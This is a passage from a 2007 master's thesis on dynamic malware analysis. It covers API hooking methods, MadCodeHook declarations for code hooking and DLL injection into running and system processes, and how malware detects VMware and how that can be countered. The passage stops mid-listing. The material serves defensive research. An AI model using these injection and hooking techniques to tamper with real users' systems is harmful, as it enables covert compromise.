NTNU
Innovation and Creativity

Analysing Malicious Code:
Dynamic Techniques

Lars Haukli

Master of Science in Communication Technology
Submission date: June 2007
Supervisor: Svein Johan Knapskog, ITEM
Co-supervisor: Christophe Birkeland, NorCERT

Norwegian University of Science and Technology
Department of Telematics

Problem Description

In this project, the study of methods and techniques to analyse malicious code will be performed. How to combine techniques in order to detect different flavours of malware, as well as how to automate (parts of) the analysis process will be emphasized.

The primary focus will be on the analysis of binary code in the form of PE or PE+, but it is believed that other file formats will require more or less the same techniques and the project could of course be extended to include other file formats running on other platforms than Microsoft's. The system will use VMWare virtualization software as an emulator and virtual environment in which to run the malicious samples. Virtualization technology supported by processors, such Intel Virtualization Technology (IVT) and AMD Virtualization (AMD-V or Pacifica), enables isolation at the hardware level.

As approximately 90% of all malware is distributed in a packed form, typically by using runtime packers such as UPX or ASPACK, it would be desirable to unpack the target code to ease the process of analysis.

Assignment given: 23. January 2007
Supervisor: Svein Johan Knapskog, ITEM

Analysing Malicious Code: Dynamic Techniques

Lars Haukli
(zutle.harh@gmail.com)

Department of Telematics,
Norwegian University of Science and Technology (NTNU)

Contents

Code Listings

List of Figures

Abstract

This report starts out discussing a framework for building an API monitoring system. In such a system, malicious code can be run, and its actions can be taken notice of. I look into different analysis tools for stuctural analysis, and API monitoring tools. I will also discuss dynamic analysis using a debugger, and anti-debugging techniques used by modern malware. When using a debugger, API hooking can be implemented using brakepoints as well. In any case, we will need an isolated environment. The best candidate for this is virtual machines.

I will look at different ways of controlling a virtual guest from a host system. On VMware, we can use both normal networking interfaces, and a backdoor, which is really an i/o port. I will also look into techniques for detecting virtual machines, and some counter-techniques.

Packing mechanisms and ways to undo them is central to malware analysis. In this paper I have unpacked and analysed several samples of the Storm Bot, which is packed using UPX. Additionally, the APIs used by Storm has been determined. Dynamic analysis can be based on API usage.

Scripting VMware is a central part of the last chapter. I will demonstrate several ways of doing this. It seems this can be a good foundation for building automated analysis solutions. I will also discuss the PaiMei framework which integrates the most useful analysis tools, and can work as a framework for building programs that automate the process of malware analysis.

A report on malware analysis would not be complete without viral code. Cermalus is a recently released virus, which assembly source code has been included in the appendix. The source is well commented, and clearly states what the different routines are used for. You will find many of the terms used in these comments explained throughout this report.

This project has been carried out in collaboration with NorCERT— The Norwegian Computer Emergency Response Team.

1 Introduction: Dynamic, Static or both?

Malicious code needs to be analysed in order to design proper defence systems. The source code of programs, clearly state the logic, and often explains how the program works. Source code is however not always available—in this project we focus our attention on executable binaries.

The general problem is to determine what happens when code is being run. When trying to understand the difference between static and dynamic analysis, and their respective limitations, it is helpful to distinguish between two sides of this problem: The cause, and the impact.

The cause of a problem is often best understood by studying the source code, or structural aspects. Dynamic analysis should enable understanding the impact of a problem better, that is, what really happens on the system; the precise flow of control and executed instructions —but the cause might very well be harder to grasp. This is reasoning similar to that described by Hoglund and McGraw[14]. We are probably best of combining static and dynamic techniques in order to see the full picture.

The complexity of programs, their rich flexibility and diverse functionality, makes analysing every possible state and transition hard, and subtle points in the code might easily be overlooked. Dynamic analyis is about focusing on that which is important, one might say: Reality. By observing the system running the programs, suspicious activity can reveal the true behaviour of programs, and help pinpoint parts of the code that cointain malicious instructions. Automating malware analysis, should enable analysts to work more efficiently, and spend less time doing manual work. The next step would be to make the system prescribe remedies as new unknown samples are caught by sensors.

The true motivation for automatic analysis, is the rising number of distinct, but similar malware. As new genious series of instuctions are composed by professional hackers, copycats can make even more samples by combining them. The modularity of modern software, eases this process, and analysing every single sample might not be the best way to deal with this problem. At the least, it will be time consuming. At worst, it could prove to be infeasible.

Not every piece of malware is well written. The samples of lower quality, are probably quite suited for being handled by machines alone. In harmony with the model of the *Digital Immune System*, samples picked up by sensors or honeypots can be analysed automatically, a cure can be subscribed, and we can fix the vulnerability or upgrade our defenses. Keep in mind that defensive systems are likely to be modular as well. Malware of higher sophistication, specifically tailored for more specific use, or malware using polymorphic or metamorphic techniques are likely to need a higher degree of human interaction. Trying to automate such a process, is probably just as hard as solving the problem of detecting malware in the general case, which is considered to be NP complete. Hence we should focus on observing how programs interacts with its environment, and consider automating repetitive tasks like setting up networks, produce diffs pre and post run, clean and setup hooks for relaunches, reverting to snapshots etc. What we are really trying to do is to save time by automating more boring tasks. A problem that, at least for some time, has been solved by scripting.

Most of the malware floating around these days are packed using some form of runtime packing mechanism. In the simplest case, such a mechanism works

just as ZIP, ARJ, RAR etc. More advanced packers are designed to pack an input file just as an encryption algorithm would work. It is not designed to be unpacked, unless its being run. This is where dynamic analysis comes to use. Trying to undo the packing mechanism of a sample that has been packed with, let's say, 20 layers of different cryptographic or permuting primitives is probably just as hard as it sounds. Trying to automate such a process and make it work in the general case is probably even harder. But, in order to execute its payload, the malware has to unpack, and the moment the unpacking algorthm (that has to be supplied within the malicious sample) has completed, we can take a snapshot of it in memory, and voila! The sample has just done all the dirty work itself; we've made it work for us instead. This is really just the same idea as the one behind *generic decryption*, only this time, we're not restricting the algorithm to be one that performs encryption (but in essence, at least to some extent, the packer will be cryptographic or resemble such an algorithm).

This does not mean that we should not attempt to unpack the code statically (without running it). If we have a (cleartext) PE image of a program, we can benefit from this in our dynamic analysis. The PE header includes information that can reveal what the code is trying to do. Perhaps most importantly, it reveals what APIs (from which library) the program imports or exports. In turn, this can tell us where to hook. That is, if we haven't hooked the entire system to begin with of course.

The process of performing dynamic analysis must include at least two elements—First of all we need some, preferably secure, environment in which to run the program. The most promising candidate for this is a virtual system. And secondly, we need some way of monitoring its behaviour, which is where API hooking comes to use—a general technique used by both sides of the table as usual. Additionally, as a third element, some sort of control mechanism would be needed, at least if we are trying to automate the process. But the black hats know what we are doing, which leads as to a fourth requirement. We have to make our environment resemble a real one. If not, the malware can choose not to run, and our analysis might fail. With the rising popularity of debuggers, for instance, malware are now using antidebugging tricks to make such analysis harder. The same goes for virtual systems, which are just recently getting harder to detect, due to the invent of virtual support in hardware[1].

A discovery that wasn't too obvious at first, to be honest, was that is in many ways the same problem as the one faced by creators of honeypots. If they are to catch the most advanced forms of malicious code, they will have to make their honeypot in such a way that it is tempting to attack it. In other words, it must appear just as a real, vulnerable, system would. As I dug deeper, honenet research had already solved many of the same problems [36, **?**], even for the virtual system I decided to use!

The general reasoning when in comes to controlling the execution of the samples, would be to utilize the scripting possibility of modern software to automate as much as possible. Most advanced tools have plugin and scripting possibilities, which in the end is what gives them their extreme flexibility. What should be clear is that trying to write a program that, in the general case, solves the problem of finding a remedy for a previous unseen piece of malware, is probably impossible. But there are so many excellent tools out there, and with

[1] AMD and Intel have their own technologies, AMD-V and IVT respectively.

the invent of the python programming language I truly believe that it is feasible to combine some of them and hopefully in a way that resembles automation.

IDA Pro is a great tool for performing static analysis. There's a million plugins available, and it comes with a scripting language in C, that has been wrapped in python code to yield IDAPython. From a user's point of view this gives us a bunch of functions that we can call in order to analyse the code in different ways. We can install other plugins and use their functionality as well. For instance, there's a plugin for IDA Pro named *Process Stalker*[2]—the scenario would be: Setup a virtual system, run a suspicious program, observe its behaviour, and report what happens. Continuing this thought, this project will look at API monitoring (spying) techniqes. This is not to say that the world hasn't seen tools that can do this already. When working on this, I came over a program named *oSpy*, designed to aid reverse engineers figuring out how complicated programs work. Using the tool, the author shows on the webpage (as a screencast) how to sniff up chat messages sent via Windows Live Messenger. Sure, the text is encrypted when sent over the wire, but in both ends it actually has to be decrypted (yes I know it's obvious). So why tap in on the network traffic, when you can tap in on the API call instead? Just snap the result provided by the decryption function, and suddenly you find yourself circumventing what you might have though was a secure connection[3]. But this time we haven't really broken the encryption, just sniffed the result of the decryption algorithm. The same goes for SSL/TLS web traffic[4]. The oSpy project page[5] has a demo of the latter as well, and if as that wasn't enough, it even integrates with IDA Pro.

1.1 Related Work

As the need for automated analysis has risen, there are several commercial actors of interest to this project. Some offer web interfaces, where you can upload malicious samples. The code is analysed at the server side and you receive a report displayed in html, xml or sent via email, stating its actions or structural properties etc.

Four actors are mentioned below. The simplest, *Virustotal*, simply exposes the sample to several antivirus programs, using supplied command line interfaces or scripting possibilites. This would appear as the most straight forward way of going about with automated analyis, and a great way to quickly get information on an unknown sample. All the major antivirus engines are used in this test, including my favorite, `alwil avast! Antivirus`, developed by *alwil Software*[6]. Other major AV programs include F-Secure, Grisoft AVG, McAfee, Sophos, Sunbelt, Norman, Panda Software, Kaspersky Lab, Hacksoft, Symantec (Norton) and Microsoft (Malware Protection).

Virustotal A service developed by Hispasec Sistemas. Exposes a malware sample to major AV products/engines, and provides results from each of them.

[2]which does exactly like its name suggests

[3]no, it is not secure. And no, Microsoft does not use TLS, they use MSNP (Microsoft Notification Protocol). Propetary software brakes time and time again

[4]like the one back and forth between your machine and your bank account.

[5]http://code.google.com/p/ospy

[6]alwil Software is a company based in Prague, Czech Republic. avast! Antivirus is available as freeware for home users. Web: www.avast.com

The use of multiple AV engines, and the real-time abilities with respect to signature updates and global statistics, makes this a great service.

Norman SandBox Information Center A web site offering free uploads of suspicious or malicious samples. The analysis relies on the same sandbox engine used in commercial products, ie. the sample is run in a jail. Results are sent in email, and will include such things as changed registry keys and a list of modified files.

CWSandbox A service resembling the above, but more thorough, and better suited for network aware malware. The report is in XML and includes file changes, registry changes, processes created/run, list of IPs and ports used for communication etc. It notes any network activity, including HTTP, FTP, SMTP and IRC connections. The sample is run on a system that is monitored using API hooking techniques (aka. API Spying).

Sunbelt CWSandbox A web based automated malware analysis service, using the CW engine[7]. Reports are delivered in HTML or text-based emails, more suitable for human reading than XML. If the reports are to be handled by machines, XML (using CWSanbox for instance) might be a better alternative. Sunbelt CWSandbox can facilitate automatic collection of malware from sources such as *Nepenthes*. Sunbelt Software is an anti-spyware company located in Tampa Bay, Florida (US).

1.2 Writing this document

This document is written entirely in LaTeX, using the Texlipse plugin for eclipse.

I have included a screenshot showing the beauty of `eclipse`. It is a truly wonderful tool. I can write this report, and control remote virtual systems at the same time.

1.3 The plan (and working methods)

In an effort to divide a potentially huge problem into smaller chunks, I have created three projects in my eclipse workbench: *DevouraH*, *TheForge* and *Pythonized*. This way I can work on all three projects at the same time.

DevouraH This is the LaTeX project that will end up as the MSc Thesis. In it, I will include references and document my work, describe, analyse and draw conclusions. I am trying make this report as "hands on" as possible—meaning that it should go much further than simply state known facts. I will explore the concepts and make up my own opinions in this, so to say, mystical world. The project will in principle emphasize on automation and dynamic techniques, API hooking and virtual systems being the most important. Regarding automation, Python seems like the best solution, in my opinion. There are already so many tools supporting it (in terms of scripting abilities and API wrappers), and powerful engines that can (hopefully) be used as a foundation for an automation system.

The `DevoraH` project uses the `Texlipse` plugin for `eclipse`.

[7] Sunbelt CW Sandbox web: sunbelt-software.com/Developer/Sunbelt-CWSandbox/



Figure 1: Working with `eclipse` and LaTeX

TheForge This is a C/C++ project, where I can write, compile, run and debug C/C++ programs. When using the `MadCodeHook` framework for hooking code, I will need such a system in order to compile my own DLLs, which I can then inject into running processes, or system wide such that the malware runs in a totally compromised system (which one is better can perhaps change according to the context). With respect to automation, this project can be used to write C++ programs, for instance using the `VIX C API`, and even `IDC` (C scripting) on `IDA Pro`. But I will probably end up using python for this latter part, as both these languages have wrappers in python, `pyVIX` and `IDAPython`, respectively. A third use for this project, as it has come up, is to compile and patch the VMware binary in order to make it more stealthy and secure.

The project uses the `CDT` [23, 5] plugin for `eclipse`, together with `MinGW` providing compiler support. MinGW is Minimalist GNU for Windows. It ships with `g++`, `gcc`, `make`; so you get a minimalistic UNIX environment to play in. An alternative to this, is to use `cygwin`, which provides a full blown unix/linux shell environment (still on Windows). Cygwin provides a common linux interface to the user, while directing and calling the correct DLLs in the background. Cygwin is really just a bunch of DLLs itself, actually.

Pythonized An `eclipse` project armed with the `pydev` plugin, running `Python 2.5`. In addition, I have installed `Twisted`, an event driven networking engine for python, `pyvix`, the python VIX API wrapper, and `pefile`, a Python module which help in doing static analysis, like getting data from the pe header for instance. Static analysis can be boosted dramatically using tools such as `IDA Pro`, which I have installed on my VMware system. This means that I can write python scripts in this project, and run them

on IDA Pro using the plugin `IDAPython`. Now, `IDA Pro` can also be run in what is known as `batch mode`, which means that we can make it analyse a bunch (or a batch) of programs, and for instance have it execute one ore more python scripts (resulting in IDC commands I guess, since it's the python code will be calling a wrapper). Now a natural question to ask is how to combine python and C++, as we have already begun to do when wrapping a C API in python, but what really saves the day is the DLL. If we are to perform dynamic analysis, one option is to write DLLs using the MadCodeHook framework. The DLL source will be written in C++, but the DLL is compiled to be a modular, but yet selfcontained unit. After all, the DLLs follow the laws of the PE image when reciding in memory, so to repeat myself, they are very much like standalone programs. A python framework can then inject DLLs itself, or run a program providing such a service. (MadCodeHook comes with a programs that does this (both in source and compiled binary)). After injection it can run malware on VMware, for instance using `pyVIX`.

A *fourth* aspect is the `VMware` system I have installed and set up: `VMware Workstatin 6 Beta`, which can be downloaded for free from VMware's own site. Additionally, the system now has `IDA Pro` installed, with `IDAPython v 0.9.0` on `Python 2.5`. This is the latest version, that just came out. I tried the previous version as well, (0.8.0), compatible with `Python 2.4`.

The network has been configured (every possible option checked), and I can now choose the connect the guest to the outside world in a variety of ways. The next step should be ensuring complete isolation, in order to run malware securely. Even though the system has virtualization support in hardware, there is still the backdoor to consider. It would, as I said on a forum (OpenRCE) earlier today, be quite naive to think that malware authors don't know about this backdoor, since `Agobot` and others already use code to detect VMware, and what this code does, is actually to use this backdoor. If such an attempt does not cause an exception, the presence of VMware is detected. Patching the VMware seems like a great option though, as pointed out on various *honeynet* related sites. We can either choose to change the "magic value" to our own unique... let's call it password. The "magic value" is hard coded within the VMware binary, and each time the backdoor is used, the value in a register is checked against the stored value. The backdoor will not work unless these values match. Of course, you might say that it is possible to have a program run multiple tests on the system it runs on. For instance, it could brute force the magic value, trying over and over again changing values for every try. But my hopes are that we might be able to notice such a strange behaviour, since it will cause an exception for each failed try. Of course, the paranoid user would probably be interested in disabling the entire feature, which can be done by applying a patch avaliable from the french honeynet project. If we modify this patch, we might actually be able to change the magic value as well (to whatever we desire).

1.3.1 Mind Mapping

This is a new way of working that I have explored in this project, and i have come to discover that it is a brilliant way of structuring your thoughts. I have

made a mind map of Peter Szor's chapter 12 in [34]: "Memory Scanning and Disinfection". The subjects presented here are relevant to other subjects, s.a. *Process isolation*, *Memory Protetion*, *Virtual Memory*, *Memory Scanning*, *Memory Disinfection*. In his text, he discusses some very important techniques that we can adopt in our dynamic analyis. I will discuss some of them in the memory scanning chapter. They are related to many of the other subjects I will discuss in this report, but still quite generic.

I have also made a mind map on the VIX interface, useful for scripting and automating tasks in (VMware) virtual machines. Even though I might end up using a python wrapper called pyVIX, this is, as its name suggests, only a wrapper of the original API, and hence it provides the same functionality, so deeper insight into the original VIX API is needed. The mind map is currently geared on the features provided by the latest addition: VMware Workstation 6 (VIX API version 1.1), which adds additional functionality to the older VIX API versions, earlier only available for the server variants.

This is not to say that the older functionality are unimportant, however. We will certainly be needing functions such as *CreateSnapshot()* and *RevertToSnapshot()*. The essential parts of the VIX interface implements power operations, snapshot operations, operations for running programs in the guest OS, and operations for copying files between the host and guest OS.

1.4 Discussing sources of information

After doing some initial research, I settled on using two communities as a sort of starting point for further information retrieval: OpenRCE and Offensive Computing. They are both very serious websites, and it is my belief that we can trust the information provided by them to be correct. This is due to the simple fact that the people that are active at these sites are among the best malware researchers in the world. They are the ones writing the textbooks and articles, and holding lectures on all the biggest happenings, such as Black Hat.

This is not to say that I have gathered all my info from these two sites, but rather that I have used them actively to find relevant information elsewhere on the net. The forums on these sites are full of links to great articles and other serious websites. They also serve as a central site where you can download useful software. OpenRCE has every possible plugin you will need for IDA Pro and OllyDbg; Offensive Computing has every possible malware sample that you will need for performing malware analysis.

During this project I have been active in the OpenRCE forum. Although this has mostly been an act of reading, I have written some posts as well. You probably know that Google lists links based on relevancy. Now, if you google for "pyvix", you will actually find a post I have written on page 2! Needless to say there isn't too much information available on this subject, but nevertheless I find it amusing that it is still climbing on Google's list. At least this shows that there are quite many people reading this forum[8], and that it is in fact relevant.

I started out writing this report by dividing the most important research topics into 9 sections; The sections where then filled with textual semantics as I read, wrote and played my way through documents, programs, frameworks, articles and books. When doing my project assignment last semester, which has

[8] if not there simply would not be enough clicks to put it so high on Google's list

served as a theoretical background for this project, I found myself focusing too much on written literature, i.e. books, and my persuit has been a more practical and experimental approach in this project. The idea is to get up to date on state of the art techniques; in my opinion, this cannot be achieved without heavily relying on the net. Online documents serves as the only (in most cases), and the most up to date (in all cases) information available, whithout it I would be stuck. You will find that the sections are very interrelated, and I suspect that many of the concepts cannot be understood fully in isolation from the others. I have made an effort to order the sections in such a way that concepts are introduced before they are used.

My experimental approach is heavily geared on using free software. I am currently using a dual boot computer, and running VMWare Workstation 6 (free trial, and several betas during this project—thank you VMware.) on both. In any case, all programs (both for Linux and Windows) are programs you can download for free. Many of them under GPL, or other licenses, but in all cases they are freely available. There is of course, to state the rule, one exception: IDA Pro. An incredible tool, but you need a license that has a price[9]. NorCERT saved the day by providing me one.

Every program I have used during this project has web references you can follow to download the program and test it, or read more about their use. Many even have good background literature, both practical and more theoretical. You will find the article describing PolyUnpack much more mathematical than most. Thanks to my algebra / cryptography lecturers over these last few years; it helps when trying to understand algebraic definitions, and the theorems and corolleries that are prone to showing up in the appendix.

I believe that we can get more secure systems by distributing and sharing information openly, in the public. Hence, some claim that the only programs that can be proved secure[10],

are open source programs, where anyone can gain knowledge of the inner workings, and ensure its quality. A natural question to ask at this point is: What about the closed source programs? There are really just two options: Trust the provider, or reverse engineer[11].

1.5 Acknowledgements

I would like to thank my two supervisors at NorCERT, Einar Oftedal and Cristophe Birkeland. It has been a great pleasure having you both to guide me through the jungle of malware, and I am very much looking forward to working with you on future projects[12]. Thanks for being patient and giving me the time comprehend and understand the nature of the problem statement, instead of forcing me to implement a quick and useless system[13].

I would also like to thank my supervisor at the university, professor Svein Knapskog. Thanks for persuading me to make a disposition of this report as the first step; it has been of great help to work with the different topics simul-

[9] VMWare is also proprietary software, and industrial use are prone to needing a paid license as well.

[10] now we can never prove security according to Bruce Schneier, but we can test it endlessly

[11] Or hope that their sources will be released.

[12] fingers crossed

[13] it wouldn't have worked anyway

taneously, instead of writing the report inline. I belive this is especially true in cases where the topics are severly interrelated, as is the case for this project. Thanks for taking the time to listen to my thoughts and digressions throughout our many meetings, and for helping me decide what to focus on.

Lastly I would like to thank everyone at OpenRCE.org. Thanks to Pedram Amini for launching the site, and to everyone who shares their articles and technical info, and to everyone who participates in the forums.

2 API hooking

Every program follows a (partly) predefined flow of execution. The order in which its instructions are executed depends on the program's logic and the environment in which it is run. In general, API hooking is about changing this flow of execution. We are indeed tampering with the underlying system, but we do not intend to subvert it—only analyse the behavior of a running program.

Ironically, every form of malware must in some way or another use such, or a similar, feature in order to gain control at some time. Normally, a jump instruction is inserted to transfer control to the bulk of the malicious instrucions[34]. The original code is kept within the malware in order to be able to call the original functionality, and bring the system back to a (seemingly) normal state. Most malicious code will resume normal operation after unleashing its payload, to avoid being detected.

The point is, that the techniques are more or less the same. But, malware can use specific hacks that only work in specific cases. We, on the other hand, need a general framework that works in most cases. This will make it possible to hook the most sensitive APIs and then run programs to see if they try to access, modify or perform some benign operation using this functionality. After all, any program is in essence just a series of API calls[14].

2.1 How to Hook

To alter an execution path inherently means one of two things: Modifying the target program, or modifying the underlying system. Now, on Win NT/XP, the system is largely made up of executable DLLs. These system libraries are themselves runnable programs—they even have the exact same structural layout; The PE file format. Which means there is really only one way of modifying the execution path: Modifying the program(s)[15].

Now, Zombie[16] has shown us that it is in fact possible to embed malicious code within a program's normal flow of execution [34], but this is extremely difficult. The more down to earth methods are described below.

What we are seeking as an overall goal is a way to transfer control from an original entry point, to our own logic[17].

Ivo Ivanov has written an excellent article describing different API hooking techniques [20], effectively answering both the question of how to implement a hook, and where to place it. The article addresses how to implement a user mode Win32 spying system.

Most of the techniques below are general—the last two are specific to the madshi code hooking framework.

Import Table Patching (.idata) Modifying the Import Address Table (IAT) of the PE file header. This only affects statically linked APIs. Patching

[14] API calls and instructions are translated and fed recursively to the underlying primitive; the last instance being the CPU's instruction set, that specifies what operations are supported by the CPU

[15] It goes without saying that the systems consist largly of programs themselves, and are most often built in a modular way as well.

[16] A famous virus writer

[17] in our case implemented as a callback function, in a black hat's case this could perhaps be an exploit or replication code.

should be performed on every DLL loaded by the target application as well. Beware of shared import tables.

Extended Import Table Patching Hooking LoadLibrary() to be notified when new DLLs are loaded. Hook GetProcAddress() to return the address of a callback function. This can catch API calls that are dynamically linked after a hook has been installed. The catch here is that unhooking it is hard.

Export Table Patching (.edata) Modifying the Export Address Table (EAT) of the PE file header.

Code Overwriting Overwrite the API's binary code in memory with an instruction to jump to our callback function. The simplest method. Its major disadvantage is that the original function cannot be called from our callback function, something we normally would like. Frequently hooking and unhooking causes unstability and will make emulation slow. Also, if we temporarily unhook an API we might miss calls.[18]

Extended Code Overwriting A technique to overcome the simpler method's major disadvantage; Enabling calling the original function. Copies the overwritten bytes to another location, and calls it there. However hard to implement, it works fine but has its drawbacks as well. Shared APIs can only be hooked system wide, and the target API can consist of code structured in such a way that it simply cannot be hooked by this method. `Detours`, `ApiSpy32` and `EliCZ` use this method. By overwriting code we basically risk three things—an exception, a system crash, or the integrity of our hook. It should be possible for an attacker to provoke the hooking system to make a hook where it would cause an exception, and catch that exception, or otherwise detect that the running system has been tampered with.

Madshi's Code Overwriting The API code is overwritten with a 6 byte absoulute jump instruction, as opposed to the 5 byte relative jump instruction used by the above. This enables building a real hook queue and ultimately stable, process-wide API hooking—shared APIs can be hooked process-wide or system-wide. Very short API code, or code structured in such a way that code overwriting is infeasible, can still be a problem though. MadCodeHook has a disassembler that examines the target API code, and determines if code overwriting can be used safely. If not, the framework automatically switches to `mixture mode`.

Madshi's Mixture Mode Enlarges the code that is presumed to be too short, in order to make code overwriting possible. Builds an API header that jumps to the original API, and then patches .edata/.idata to point to the newly allocated header. The catch is that API calls linked dynamically before the API was hooked the first time, will not be caught. They still jump directly to the original API.

[18] Some hooking packages, like programsalon.com and hookapi.com still use this method.

2.1.1 Madshi's MadCollection

Below you see an overview of the different packages that collectively form the MadCollection. Only the basic and codehook packages are needed for simple API hooking. The rest of them makes the framework useful for more collaborative projects. They will only be described briefly here.

madBasic Implements basic functionality required by all other packages. This includes message handling, compression, encryption and string operations.

madDisAsm A disassembler capable of analysing binary code at any memory position.

madExcept Exception handling

madRemote Manipulate other processes. Allocate memory, copy functions or create threads.

madCodeHook A general purpose API hooking package.

madKernel Convert handles to IDs or enumerate "secret" things.

madSecurity A security package. For instance, it emulates ACLs and ACEs.

madShell Encapsulates the most important shell COM objects.

2.1.2 MadCodeHook: Important Functions

The function HookCode() is meant to be used in cases when HookAPI() won't work. Using the former function is more properly referred to as code hooking (as apposed to API hooking), but boils down to using the same techniques. MadCodeHook watches over DLL loading and unloading, and installs hooks automatically just in time. Process wide hooks are uninstalled when a process exits or a DLL is unloaded. System wide hooks have to be uninstalled manually.

Delphi declaration of the main functions, and how to hook are available at `http://help.madshi.net/ApiCodeHooking.htm`. The declarations are the same for the C implementation, but since it's not displayed in the help file, or anywhere else[19], i've included it (ie. translated it) here. The declarations are available in the madCHook dynamic header (dynamic.h) and in the demo files that comes with the download of MadCollection[20].

Initialization code has been cut out for clarity.

Code Listing 1: functions HookCode() and HookAPI()

```
madCHookApi(BOOL) HookCode(
  PVOID  pCode,
  PVOID  pCallbackFunc,
  PVOID  *pNextHook,
        ...              // init dwFlags
);
madCHookApi(BOOL) HookAPI(
  LPCSTR pszModule,
```

[19] as far as I know

[20] downloads of madCollection.exe and MCHDemos.zip are currently available at: http://www.madshi.net/madCodeHookDescription.htm

```
  LPCSTR pszFuncName,
  PVOID  pCallbackFunc,
  PVOID  *pNextHook,
         ...              // init dwFlags
);
```

Code Listing 2: An example from the demo

```
LPSTR (*SomeFuncNextHook)(LPSTR str1, LPSTR str2);

LPSTR SomeFuncHookProc(LPSTR str1, LPSTR str2) {
  LPSTR result;
  // manipulate the input parameters
  str1 = "blabla";
  if (!IsBadWritePtr(str2, 5))
    strupr(str2);
  // now call the original function
  result = SomeFuncNextHook(str1, str2);
  // now we can manipulate the result
  return result + 3;
}

HookCode(SomeFunc, SomeFuncHookProc,
         (PVOID*) &SomeFuncNextHook);
```

Code Listing 3: functions UnhookCode() and UnhookAPI(), and example usage

```
madCHookApi(BOOL) UnhookCode( PVOID  *pNextHook );
madCHookApi(BOOL) UnhookAPI ( PVOID  *pNextHook );

// Example:
UnhookCode((PVOID*) &SomeFuncNextHook);
```

RenewHook() is a function available in case some other program intentionally or unintentionally uninstalls our hooks; Potential programs are AV programs, IDSs or firewalls.

A "safe unhooking" determines if a hook can be removed safely, the function IsHookInUse() returns a number indicating how often the hook is being used; 0 means that the hook no longer is in use.

Code Listing 4: RenewHook() and IsHookInUse()

```
madCHookApi(BOOL) RenewHook(
  PVOID  *pNextHook
);
madCHookApi(DWORD) IsHookInUse(
  PVOID  *pNextHook
);
```

You can also put HookAPI/HookCode calls into CollectHooks and FlushHooks frameworks.

Code Listing 5: CollectHooks() and FlushHooks(), primarily for older systems

```
```

```
madCHookApi(VOID) CollectHooks ();
madCHookApi(VOID)   FlushHooks ();
```

2.2 DLL Injection

To enable system wide hooking on NT/XP, a DLL will have to be loaded into the target process. InjectLibrary() injects a DLL into an already running process. The injection system stays resident until the system is rebooted, or a call to UnInjectLibrary() is made. When using the dynamic library, target processes must be able to locate both the DLL to be injected, and `madCHook.dll`.

There are at least three ways of solving this:

- putting madCHook.dll into the system directory
- using the static library available in the commersial version
- call InjectLibrary(, "madCHook.dll") before injection

The InjectLibrary() function can be called with five different flags:

Code Listing 6: Flags used with InjectLibrary()

```
#define SYSTEM_PROCESSES 0x10 // Includes system processes
                                // and services
#define CURRENT_PROCESS  0x08 // Excludes injection
                                // to self

#define ALL_SESSIONS     0xFFFFFFED
#define CURRENT_SESSION  0xFFFFFFEC
#define CURRENT_USER     0xFFFFFFEB
```

Injecting and Uninjecting DLLs, with and without session IDs:

Code Listing 7: Injecting and Uninjecting DLLs

```
madCHookApi(BOOL) InjectLibraryA(
  DWORD   dwProcessHandleOrSpecialFlags,
  LPCSTR  pLibFileName,
        ...             // init dwTimeOut
);
madCHookApi(BOOL) InjectLibraryW(
  DWORD   dwProcessHandleOrSpecialFlags,
  LPCWSTR pLibFileName,
        ...             // init dwTimeOut
);
madCHookApi(BOOL) InjectLibrarySessionA(
  DWORD   dwSession,
  BOOL    bSystemProcesses,
  LPCSTR  pLibFileName,
        ...             // init dwTimeOut
);
madCHookApi(BOOL) InjectLibrarySessionW(
  DWORD   dwSession,
  BOOL    bSystemProcesses,
```

```
  LPCWSTR pLibFileName,
        ...              // init dwTimeOut
);
```

Code Listing 8: Example usage (in C) from HookTerminateAPIs.dll Demo

```
InjectLibrary(CURRENT_SESSION | SYSTEM_PROCESSES,
                          "HookTerminateAPIs.dll");
```

CreateProcessEx() resembles Windows API's CreateProcess(), but has an additional parameter that enables us to define a DLL to be injected. When the new process is started, CreateProcessEx() patches it to make it behave like it would have had a LoadLibrary() call in its first line of source code.

We can control memory allocation in specified processes, copy and relocate any function to any process and create new threads in other processes.

Code Listing 9: CreateProcessEx() functions

```
// same as CreateProcess
// additionally the dll "loadLibrary" is
// injected into the newly created process
// the dll is loaded right before the entry
// point of the exe module is called
madCHookApi(BOOL) CreateProcessExA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation,
  LPCSTR                lpLoadLibrary
);
madCHookApi(BOOL) CreateProcessExW(
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation,
  LPCWSTR               lpLoadLibrary

);
```

Code Listing 10: Memory Allocation functions

```
madCHookApi(PVOID) AllocMemEx(
